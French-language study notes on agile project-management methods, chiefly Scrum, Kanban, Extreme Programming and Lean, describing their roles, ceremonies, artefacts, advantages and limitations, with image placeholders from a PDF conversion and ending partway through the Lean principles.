
Sponsor ❤

4 - # Méthodes Agiles

Les méthodes agiles sont des approches de gestion de projet et de développement qui mettent l'accent sur la flexibilité, la collaboration et l'itération rapide pour mieux répondre aux besoins changeants des clients. Elles sont particulièrement populaires dans le développement de logiciels mais peuvent être appliquées dans d'autres domaines. Voici les principales méthodes agiles et leurs caractéristiques :

1. Scrum


- **Cadre de travail le plus populaire** pour la gestion de projets agiles, surtout dans les équipes de développement logiciel.
- Organisation en **sprints** (cycles courts de 1 à 4 semaines) avec des objectifs définis.
- Rôles spécifiques : **Product Owner** (priorise les tâches), **Scrum Master** (facilite le processus) et **Équipe de développement**.
- Réunions clés : **Daily Stand-up** (réunion quotidienne), **Sprint Planning**, **Sprint Review**, et **Sprint Retrospective**.



1. Kanban

- Inspiré des méthodes de production Toyota, il est visuel et permet une **gestion des tâches en continu**.
- Utilisation d'un **tableau Kanban** avec des colonnes représentant les étapes (ex. : À faire, En cours, Terminé).
- Pas de sprints fixes : les équipes travaillent de manière fluide et font progresser les tâches selon leur disponibilité.


- Idéal pour des projets sans planning rigide et avec un flux de travail continu.



2. Extreme Programming (XP)

- Conçu pour les **développeurs logiciels**, XP met l'accent sur des pratiques techniques rigoureuses comme le **développement piloté par les tests (TDD)**, la **programmation en binôme** et les **révisions fréquentes du code**.
- Livraisons fréquentes pour réduire les risques et obtenir des retours rapides des clients.
- XP favorise une forte collaboration avec le client et des ajustements fréquents en fonction de ses besoins.

Planning/Feedback Loops



1. Lean

- Méthode dérivée du Lean Manufacturing qui vise à **minimiser les gaspillages** et à optimiser la valeur pour le client.
- Mise en œuvre d'un flux de travail qui réduit les étapes inutiles et se concentre sur les activités à forte valeur ajoutée.
- **Optimisation continue** et amélioration constante des processus.
- Souvent associée à Kanban dans la gestion de projet.



1. Crystal

- Ensemble de méthodologies ajustables (Crystal Clear, Crystal Yellow, Crystal Orange, etc.), chacune adaptée en fonction de la taille de l'équipe et de la criticité du projet.
- Favorise la **communication et la simplicité**, en adaptant la rigueur des processus selon les besoins du projet.
- Encouragement de la collaboration, tout en maintenant une certaine flexibilité dans l'application des processus agiles.

Crystal Methodology




1. Feature-Driven Development (FDD)

- Méthode centrée sur le développement de **fonctionnalités spécifiques**.
- Les projets sont divisés en **petites fonctionnalités** développées rapidement pour obtenir des

livraisons fréquentes.

- Idéal pour des projets nécessitant un cadre structuré et des développements incrémentaux.




2. Disciplined Agile (DA)

- Un **cadre méthodologique hybride** qui combine plusieurs approches agiles (Scrum, Kanban, Lean, etc.).
- Offre un ensemble d'outils pour aider les équipes à choisir les meilleures pratiques en fonction du contexte spécifique du projet.
- DA se concentre sur l'agilité à l'échelle et sur l'alignement avec les stratégies de l'entreprise.

Disciplined Agile [Source: Agile Alliance](#)

1. SAFe (Scaled Agile Framework)

- Conçu pour **appliquer l'agilité à grande échelle**, dans les grandes organisations avec plusieurs équipes.
- Structure de gestion incluant plusieurs niveaux (équipe, programme, grande solution et portfolio) pour aligner l'ensemble des équipes sur des objectifs stratégiques communs.
- Facilite la coordination entre différentes équipes Scrum ou Kanban, pour des projets complexes et à grande échelle. Voici un lien vers une image illustrant la méthode **SAFe (Scaled Agile Framework)**, ainsi que des informations sur la source :



Source: Scaled Agile Framework

Principes

Principes communs aux méthodes agiles

- **Interaction et collaboration** entre les membres de l'équipe et avec les parties prenantes.
- **Adaptation continue** aux changements, qu'ils soient d'ordre technique, fonctionnel ou commercial.
- **Livraison fréquente** de versions fonctionnelles pour recueillir rapidement des retours et ajuster les développements.
- **Simplicité** et transparence dans les processus et dans la communication.
- **Amélioration continue** grâce à des itérations courtes et régulières.

Les méthodes agiles offrent ainsi une grande flexibilité aux organisations, les aidant à rester réactives et à mieux répondre aux attentes des clients dans des environnements incertains et évolutifs.

Méthode Scrum

La méthode **Scrum** est l'une des méthodes agiles les plus populaires, particulièrement dans le domaine du développement logiciel. Elle repose sur une approche itérative et incrémentale pour maximiser l'efficacité, favoriser la collaboration et s'adapter aux besoins changeants des clients. Voici une présentation détaillée de Scrum, ses rôles, ses événements et ses artefacts :

1. Les Rôles dans Scrum

Dans Scrum, trois rôles principaux définissent les responsabilités et assurent une bonne coordination :

- **Product Owner :**
 - Responsable de la **vision du produit** et de la gestion du backlog (liste priorisée des fonctionnalités à développer).

- Il établit les **priorités** en fonction des besoins des clients et de l'entreprise, garantissant que l'équipe travaille en priorité sur ce qui apporte le plus de valeur.
- Le Product Owner est en **contact direct avec les parties prenantes** et agit comme intermédiaire pour transmettre les besoins et ajuster les priorités.
- **Scrum Master :**
 - **Facilitateur** du processus Scrum, il aide l'équipe à adopter et respecter les principes agiles.
 - Il supprime les obstacles (ou "impediments") qui pourraient freiner l'avancement de l'équipe.
 - Le Scrum Master encourage les pratiques de collaboration et d'amélioration continue au sein de l'équipe et protège cette dernière des distractions externes.
- **Équipe de développement :**
 - Elle est **auto-organisée et pluridisciplinaire**, avec les compétences nécessaires pour transformer les éléments du backlog en fonctionnalités livrables.
 - L'équipe de développement est responsable de son propre travail et organise sa charge pour atteindre les objectifs définis pour chaque sprint.
 - En Scrum, chaque membre de l'équipe de développement collabore de manière égale, et il n'y a pas de hiérarchie interne dans les rôles.

1. Les Événements Scrum

Scrum se compose de plusieurs événements structurés qui organisent le travail et favorisent la transparence et l'inspection :

- **Sprint :**
 - C'est le **cycle de développement** de base en Scrum, d'une durée fixe (généralement de 1 à 4 semaines).
 - Chaque sprint commence par une planification et se termine par une rétrospective.
 - À la fin de chaque sprint, une **version fonctionnelle du produit** doit être livrée, permettant aux équipes et aux parties prenantes d'avoir un aperçu du progrès.
- **Sprint Planning :**
 - Cette réunion a lieu au début de chaque sprint. Elle est destinée à **définir le travail à accomplir pendant le sprint**.
 - L'équipe, avec le Product Owner, choisit les éléments les plus prioritaires du backlog pour le sprint.
 - L'objectif de sprint est établi, c'est-à-dire un but global que l'équipe doit atteindre.
- **Daily Stand-up (ou Daily Scrum) :**
 - Réunion quotidienne de 15 minutes maximum où chaque membre de l'équipe partage ce qu'il a fait la veille, ce qu'il compte faire aujourd'hui et les éventuels obstacles.
 - Cette réunion permet à l'équipe de rester **alignée et informée des progrès de chacun**.
- **Sprint Review :**
 - Elle a lieu à la fin du sprint pour **présenter le travail accompli** aux parties prenantes et recevoir des feedbacks.
 - C'est l'occasion pour le Product Owner et les parties prenantes de valider les fonctionnalités et de proposer des ajustements.

- **Sprint Retrospective :**

- Elle est organisée après la Sprint Review et permet à l'équipe de **réfléchir aux améliorations possibles** pour les futurs sprints.
- L'équipe discute de ce qui a bien fonctionné, des défis rencontrés, et propose des solutions pour améliorer le processus Scrum et la collaboration.

1. Les Artefacts Scrum

Les artefacts sont les outils et documents utilisés pour gérer et suivre le travail de l'équipe :

- **Product Backlog :**

- Il s'agit d'une **liste de toutes les fonctionnalités**, idées et améliorations possibles pour le produit, priorisée par le Product Owner.
- Chaque élément du backlog est un **product backlog item (PBI)**, qui décrit une fonctionnalité ou tâche de manière suffisamment détaillée pour être prise en charge par l'équipe.
- Ce backlog est **vivant** et peut évoluer en fonction des retours des clients et des besoins de l'entreprise.

- **Sprint Backlog :**

- C'est une **sous-liste** du Product Backlog, contenant les éléments sélectionnés pour être développés durant le sprint en cours.
- Le Sprint Backlog inclut également le plan de travail de l'équipe et permet de visualiser le **progrès réalisé durant le sprint**.

- **Incrément :**

- À la fin de chaque sprint, l'équipe doit livrer une **incrément fonctionnelle du produit**.
- Cet incrément représente l'ensemble des éléments du backlog complétés durant le sprint et constitue une étape tangible vers la version finale du produit.

1. Les Valeurs et Principes Scrum

Scrum repose sur cinq valeurs fondamentales qui guident le comportement et la collaboration de l'équipe :

- **Engagement** : chaque membre s'engage pleinement dans les objectifs et responsabilités du sprint.
- **Courage** : l'équipe doit avoir le courage de poser des questions, de proposer des changements et de relever les défis.
- **Focus** : la concentration sur les objectifs du sprint aide à éviter les distractions et à maintenir la productivité.
- **Ouverture** : l'équipe est transparente sur ses progrès, ses défis et ses besoins.
- **Respect** : chaque membre respecte les autres, leurs contributions et les idées proposées.

1. Avantages de la Méthode Scrum

- **Flexibilité et adaptabilité** : Scrum permet d'intégrer les changements en cours de projet, favorisant une adaptation rapide aux besoins.
- **Livrailles fréquentes et feedbacks continus** : les sprints permettent de livrer des versions

régulières du produit, permettant de recevoir des retours fréquents.

- **Meilleure collaboration et communication** : grâce aux rôles bien définis et aux réunions structurées, Scrum favorise la communication et l'engagement de l'équipe.
- **Réduction des risques** : en travaillant par itérations courtes, les équipes réduisent les risques de développement.

Scrum est une méthode puissante qui convient bien aux équipes de taille moyenne dans des environnements dynamiques. Elle est particulièrement efficace dans les projets complexes où les besoins peuvent évoluer rapidement et où le retour du client est essentiel pour ajuster les développements.

Méthode Kanban

La méthode **Kanban** est une autre approche agile, différente de Scrum, et repose sur la visualisation du flux de travail pour gérer et améliorer les processus en continu. Elle s'adapte bien aux projets sans structure de sprint et favorise la fluidité dans la gestion des tâches, plutôt que la division en itérations fixes.

1. Les Principes de Kanban

Kanban repose sur des principes simples pour maximiser l'efficacité de l'équipe et la valeur produite :

- **Visualiser le flux de travail** : Kanban utilise un tableau visuel (physique ou numérique) où chaque tâche est représentée par une carte qui se déplace entre des colonnes représentant les étapes du processus (par exemple : À faire, En cours, Terminé). Cela permet de **voir clairement le statut de chaque tâche** et de repérer les éventuels goulets d'étranglement.
- **Limiter le travail en cours (WIP : Work in Progress)** : pour éviter la surcharge et garantir que les tâches soient terminées plus rapidement, Kanban impose des **limites de WIP** à chaque colonne, c'est-à-dire qu'un nombre maximum de tâches est autorisé dans chaque étape. Cela incite les équipes à **terminer les tâches avant d'en commencer de nouvelles**.
- **Gérer le flux** : l'objectif est de maintenir un **flux de travail fluide et continu**, en réduisant les obstacles et en optimisant le passage des tâches d'une étape à une autre. Cela permet une livraison plus rapide et plus régulière des tâches.
- **Rendre explicites les politiques de processus** : les règles et critères de progression des tâches doivent être bien définis et compris par toute l'équipe. Cela peut inclure les critères de définition de "terminé" (Definition of Done) pour chaque étape, et les priorités qui orientent le flux de travail.
- **Amélioration continue (Kaizen)** : Kanban encourage une amélioration continue des processus en analysant régulièrement les obstacles et en cherchant des moyens d'optimiser le flux de travail. Des ajustements sont faits en temps réel, sans attendre la fin d'un cycle de sprint.

1. Le Tableau Kanban

Le **tableau Kanban** est l'élément central de cette méthode. Il peut être un tableau physique (avec des post-its) ou numérique (outils comme Trello, Jira, etc.). Voici sa structure typique :

- **Colonnes de base** : les étapes les plus courantes sont souvent « À faire », « En cours » et « Terminé ». Toutefois, les équipes peuvent ajouter d'autres colonnes pour affiner le processus, par exemple « En validation », « Tests », etc.
- **Cartes** : chaque tâche ou fonctionnalité est représentée par une carte qui contient les informations essentielles (description, priorités, date, etc.). La carte se déplace de colonne en colonne au fur et à mesure de l'avancement de la tâche.
- **Limites de WIP** : chaque colonne peut avoir une limite de WIP, afin de **réduire la surcharge de travail** et d'améliorer l'efficacité. Par exemple, une colonne "En cours" avec une limite de WIP de 3 signifie que seules trois tâches peuvent être en cours à la fois.

1. Fonctionnement de Kanban

- **Entrée continue de tâches** : contrairement à Scrum, Kanban n'a pas de cycle fixe (comme les sprints). Les tâches sont ajoutées et travaillées de manière continue en fonction de leur priorité.
- **Flux tiré** : dans Kanban, on utilise un **flux tiré** plutôt qu'un flux poussé. Les membres de l'équipe "tirent" ou prennent une tâche à traiter lorsqu'ils ont terminé la précédente, en fonction des disponibilités dans les colonnes et des limites de WIP.
- **Réunion quotidienne (Daily Stand-up)** : bien que non obligatoire, de nombreuses équipes Kanban organisent des réunions quotidiennes pour examiner l'avancement des tâches, identifier les blocages et discuter des priorités.
- **Revue des métriques** : Kanban utilise des métriques pour évaluer et améliorer le flux de travail, les plus courantes étant :
 - **Lead Time** : temps écoulé depuis l'ajout d'une tâche au tableau jusqu'à sa finalisation.
 - **Cycle Time** : temps nécessaire pour compléter une tâche une fois commencée.
 - **Throughput** : nombre de tâches terminées dans une période donnée.

1. Les Avantages de Kanban

- **Flexibilité** : sans sprint fixe, Kanban permet de **s'adapter en continu** aux changements de priorités ou aux nouvelles demandes. L'ajout ou la réallocation de tâches est fluide.
- **Visibilité claire et réduction des goulots d'étranglement** : en visualisant les tâches et en limitant le WIP, les équipes peuvent facilement repérer les tâches bloquées et travailler sur des solutions pour fluidifier le flux.
- **Réduction de la surcharge de travail** : en limitant le nombre de tâches en cours, les membres de l'équipe sont moins surchargés, ce qui améliore leur productivité et réduit le risque d'erreurs.
- **Amélioration continue** : grâce aux métriques et à l'analyse des performances, les équipes Kanban peuvent régulièrement ajuster leur flux de travail pour gagner en efficacité.

1. Limitations de Kanban

- **Manque de structure pour les projets complexes** : Kanban peut être moins adapté aux projets complexes nécessitant une planification détaillée et des objectifs spécifiques. Il est souvent

mieux adapté pour les équipes ayant un flux de tâches constant.

- **Moins de cérémonies structurées** : contrairement à Scrum, Kanban n'impose pas de planification ou de rétrospective formelle, ce qui peut mener à un manque de suivi ou d'amélioration continue si l'équipe n'est pas disciplinée.
- **Possibilité de surcharge** : sans limitation claire, il est facile d'ajouter trop de tâches dans le backlog, ce qui peut causer un engorgement du tableau et ralentir le flux de travail.

1. Utilisation de Kanban dans les projets

Kanban est particulièrement adapté aux environnements où :

- **Les priorités changent fréquemment** et où l'équipe doit pouvoir répondre rapidement.
- Les projets n'ont pas de **cycle de développement fixe** mais plutôt une livraison continue.
- Le volume et la nature des tâches varient, comme dans les équipes de maintenance ou de support.

1. Combinaison de Kanban avec d'autres méthodes

Dans de nombreux cas, Kanban est utilisé conjointement avec d'autres méthodes agiles comme Scrum. Cette approche hybride, parfois appelée **Scrumban**, combine la flexibilité de Kanban avec les cycles de sprint et les cérémonies de Scrum, ce qui permet aux équipes de bénéficier des avantages des deux méthodes.

En résumé, Kanban est une méthode agile flexible, axée sur la **visualisation du flux de travail** et la **gestion continue des tâches**, sans structure fixe de sprint. Elle est idéale pour les projets ou les équipes nécessitant une approche fluide et adaptable pour répondre rapidement aux nouvelles priorités et optimiser en continu leur flux de travail.

Méthode Extreme Programming (XP)

La méthode **Extreme Programming (XP)** est une approche agile spécifiquement conçue pour le développement de logiciels. Elle met l'accent sur la qualité du code, la collaboration continue avec le client, et des pratiques de développement rigoureuses pour répondre efficacement aux changements et livrer des logiciels de haute qualité. XP est particulièrement adaptée aux environnements de développement rapides, où les exigences évoluent fréquemment.

1. Principes et Valeurs d'Extreme Programming (XP)

XP repose sur cinq valeurs fondamentales qui orientent l'ensemble du processus de développement :

- **Communication** : Encourager une communication ouverte et continue entre les développeurs, les clients, et les autres parties prenantes. Cela inclut des pratiques telles que la programmation en binôme et les stand-ups quotidiens.
- **Simplicité** : Se concentrer sur les fonctionnalités essentielles et éviter le code complexe ou inutile. L'idée est de développer le plus simple possible pour répondre aux besoins, tout en permettant des améliorations progressives.
- **Feedback** : Recueillir des retours fréquents et rapides des clients, des tests et des revues de code

pour identifier les ajustements nécessaires.

- **Courage** : Avoir le courage de faire des changements majeurs si nécessaire, de supprimer du code inutile, ou de repenser l'architecture si elle ne répond plus aux besoins.
- **Respect** : Chaque membre de l'équipe respecte les autres et s'engage pour un objectif commun de qualité et de satisfaction du client.

1. Les Pratiques Clés d'Extreme Programming (XP)

XP utilise un ensemble de pratiques techniques et de gestion rigoureuses pour assurer la qualité du produit et la flexibilité du processus :

- **Développement Piloté par les Tests (TDD - Test-Driven Development)** :
 - Avant d'écrire le code pour une fonctionnalité, les développeurs rédigent des **tests unitaires** qui définissent ce que la fonctionnalité doit accomplir.
 - Le code est ensuite écrit pour satisfaire ces tests, garantissant une couverture de test élevée et facilitant la détection rapide des erreurs.
- **Programmation en Binôme (Pair Programming)** :
 - Deux développeurs travaillent ensemble sur le même poste : l'un code (le « conducteur ») pendant que l'autre (l'« observateur ») vérifie et suggère des améliorations.
 - Cette pratique améliore la qualité du code, la répartition des connaissances et aide à éviter les erreurs.
- **Intégration Continue** :
 - Le code est intégré fréquemment dans un référentiel central et testé automatiquement pour détecter les erreurs dès qu'elles surviennent.
 - Chaque modification du code est rapidement testée pour assurer qu'elle n'introduit pas de bogues, permettant ainsi d'avoir une version constamment fonctionnelle du produit.
- **Livraisons Fréquentes** :
 - XP préconise de diviser le projet en **petites itérations** (généralement de 1 à 2 semaines) pour livrer régulièrement des versions fonctionnelles du logiciel.
 - Ces livraisons fréquentes permettent de recueillir des retours des utilisateurs de manière continue et d'ajuster les fonctionnalités en fonction des besoins actuels.
- **Conception Simple et Refactoring** :
 - La conception du logiciel doit être simple et flexible, évitant les éléments inutiles ou compliqués.
 - Le **refactoring** (amélioration continue du code sans changer la fonctionnalité) est encouragé pour garder le code propre et maintenable, facilitant les évolutions futures.
- **Petites Releases** :
 - XP priviliege des **releases rapides et incrémentales** pour fournir de la valeur ajoutée le plus rapidement possible.
 - Les petites releases permettent de limiter les risques liés aux gros livrables et de corriger les erreurs ou ajustements sur des périodes courtes.
- **Propriété Collective du Code** :
 - En XP, le code appartient à toute l'équipe, et tout développeur peut le modifier, ce qui

encourage la responsabilité collective.

- Chaque développeur contribue à la qualité générale et à la maintenance du code, réduisant ainsi les risques de dépendance sur une seule personne.

1. Les Rôles dans Extreme Programming

Dans XP, bien que les rôles soient moins formalisés que dans Scrum, certaines responsabilités sont essentielles :

- **Client On-Site** : un client ou représentant du client est présent avec l'équipe pour fournir des retours immédiats, répondre aux questions, et valider les fonctionnalités.
- **Développeurs** : les développeurs sont responsables de l'écriture du code, des tests, et de la maintenance de la qualité via les pratiques XP (TDD, refactoring, etc.).
- **Coach XP** : un rôle de coach, souvent expérimenté en méthodologies agiles, guide l'équipe dans l'adoption des pratiques XP, facilite les interactions, et résout les éventuels obstacles.

1. Avantages de la Méthode Extreme Programming

- **Qualité du Code Améliorée** : grâce au TDD, à la programmation en binôme et au refactoring, le code est de haute qualité et bien testé, ce qui réduit les erreurs et améliore la maintenabilité.
- **Réduction des Risques** : l'intégration continue et les tests unitaires fréquents permettent de détecter rapidement les problèmes, réduisant les risques de gros problèmes en fin de projet.
- **Adaptation aux Changements** : la méthode XP permet des ajustements fréquents en fonction des retours clients, facilitant une réponse rapide aux nouveaux besoins ou aux changements d'orientation.
- **Collaboration et Transfert de Connaissances** : la programmation en binôme et la propriété collective du code encouragent une forte collaboration et répartissent les connaissances, limitant les dépendances.
- **Satisfaction Client Accrue** : en incluant un client on-site et en livrant des versions fonctionnelles rapidement, XP garantit que le produit est aligné avec les attentes du client et peut être ajusté si nécessaire.

1. Inconvénients et Limitations de Extreme Programming

- **Demande de Ressources Elevée** : la programmation en binôme et le TDD nécessitent du temps et des ressources supplémentaires, ce qui peut augmenter les coûts, surtout si l'équipe n'est pas encore formée à ces pratiques.
- **Dépendance au Client** : XP dépend fortement de la disponibilité d'un client on-site ou d'un représentant pour fournir des retours rapides. Sans cela, l'équipe peut rencontrer des difficultés pour définir les priorités.
- **Complexité du TDD et du Refactoring** : pour les équipes peu expérimentées, adopter le TDD et le refactoring peut être difficile et demande une formation initiale pour garantir l'efficacité de ces pratiques.

- **Structure moins formalisée** : comparé à des méthodes comme Scrum, XP est moins structuré en termes de rôles et de cérémonies, ce qui peut causer des difficultés d'organisation pour certaines équipes.

1. Utilisation de Extreme Programming dans les Projets

XP est particulièrement adapté aux projets où :

- **Les exigences évoluent rapidement**, nécessitant des ajustements fréquents et des itérations courtes.
- **La qualité du code est essentielle**, avec un besoin fort de réduction des erreurs et de couverture de test élevée.
- **Les équipes travaillent dans des environnements à haute pression**, avec des attentes élevées en termes de délais et de résultats.

En Résumé

La méthode Extreme Programming est une approche agile qui vise à produire des logiciels de haute qualité grâce à des pratiques techniques rigoureuses et à une collaboration étroite avec le client. Elle convient particulièrement aux projets dynamiques avec des exigences qui évoluent rapidement et un besoin de flexibilité.

Méthode Lean Software Development

La **méthode Lean Software Development (Lean)** est une approche agile inspirée des principes du Lean manufacturing développés par Toyota. Elle vise à maximiser la valeur pour le client tout en minimisant les gaspillages. Lean est centrée sur l'efficacité des processus, la réduction des temps de cycle, et l'amélioration continue. Bien que d'origine industrielle, elle est désormais largement adoptée dans le développement logiciel, où elle favorise la flexibilité et l'optimisation.

1. Les Principes Fondamentaux de Lean Software Development

Lean repose sur **sept principes clés** qui orientent la gestion et l'exécution des projets :

- **Éliminer les gaspillages** : Tout ce qui n'ajoute pas de valeur au produit final est considéré comme un gaspillage et doit être éliminé. Cela inclut les fonctionnalités inutiles, les retards, les défauts de qualité, et les processus redondants.
